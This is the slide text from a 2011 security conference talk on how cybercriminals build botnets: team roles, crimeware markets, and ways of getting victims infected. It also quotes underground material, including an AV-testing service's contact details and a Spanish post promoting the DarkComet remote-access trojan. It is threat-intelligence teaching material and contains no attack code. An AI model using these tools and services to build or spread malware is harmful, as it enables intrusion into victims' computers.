



Targeted and Opportunistic Botnet Building

23rd

Annual **FIRST** Conference
Hilton Vienna | Austria

12 - 17 June 2011



- **Gunter Ollmann**

- VP of Research, Damballa Inc.
- Board of Advisors, IOActive Inc.



- **Brief Bio:**

- Been in IT industry for two decades – Built and run international pentest teams, R&D groups and consulting practices around the world.
- Formerly Chief Security Strategist for IBM, Director of X-Force for ISS, Professional Services Director for NGS Software, Head of Attack Services EMEA, etc.
- Frequent writer, columnist and blogger with lots of whitepapers...
 - <http://blog.damballa.com> & <http://technicalinfodotnet.blogspot.com/>







Where to Begin?

- **What's it take to become a cybercriminal?**



Know how to use
a search engine



Ability to install software
on your own computer

- **What about those "advanced" threats?**



Federated ecosystem of
tool and service providers



Tools and services available
for sale, rent and lease



Specialist services and
gray-market expertise for hire



Video how-to's and advertizing

- **Self-contained botnet building unit**
 - Skills all contained within a single team



Malware Author



Exploit Coder



Web Developer



Email Sender




Fraud Handler

- **One-stop crime shop**
 - Building, managing, distributing & monetizing the botnet
 - Autonomous cybercrime unit




A Brief History of Botnets




A Brief History of Botnets


Too many operators
competing for
diminishing returns




A Brief History of Botnets



A Brief History of Botnets



A Brief History of Botnets



- **Consolidation of expertise**

- Dedicated guns for hire



Botnet Kit Authors



Phishing Developers



Bulk Spam Senders



Drive-by Coders



Carders

- **Boutique specializations**

- Translation services for spear phishing campaigns
 - Exploit weaponization for Android malware
 - Arbitration services between botnet buyers/sellers



A Vibrant Market

- **Service and tool provisioning**
 - From cottage-industry to full-service offerings
- **Pricing models to suit any pocket**
 - Buy-to-rent, rent-to-buy
 - Service (and victim) bartering
- **Affiliate systems**
 - Resellers
 - Value-add services



- **Multiple components to botnet building**
 - Creation of the botnet crimeware
 - Force/trick victim to installing the crimeware
 - Building a robust CnC infrastructure
 - Monetization: laundering, mules, etc.
- **Plenty of opportunity for third-parties**

Driving the Victim to the Badness



Phishing



Blackhat SEO



Hacked Site



Injection



Out-of-band




Banners



Social Network

An Infection Lifecycle





Virtest.com*

Support:

ICQ: 570352881

GTalk: virtest@gmail.com

Jabber: virtest@jabber.ru



DarkComet RAT 3.0.1
Publicado por MALWARE
Resumen: TROYANOSY

Esta es la nueva versión del ya conocido DarkComet RAT, una herramienta de administración remota creada por DarkCoder54. Esta versión es mucho más estable y funciona perfectamente en windows vista y 7, a diferencia de sus primeras versiones liberadas que eran muy poco estables.



En la siguiente imagen se puede ver el centro de control donde todas las herramientas para administrar los PCs remotos.



MALWAREVIEW.COM

Malware Reviews

General	401 Posts	399 Topics
<p>IT News IT security news, vulnerability and advisory in OS Windows</p> <p>Moderators: admin, null</p> <p>Old boards: Other OS, Web apps, News, Mobile</p>		
<p>Support Forum Questions and discussion about the Forum itself</p>	82 Posts	11 Topics
<p>Articles Thematic articles</p>	29 Posts	11 Topics
Malware		
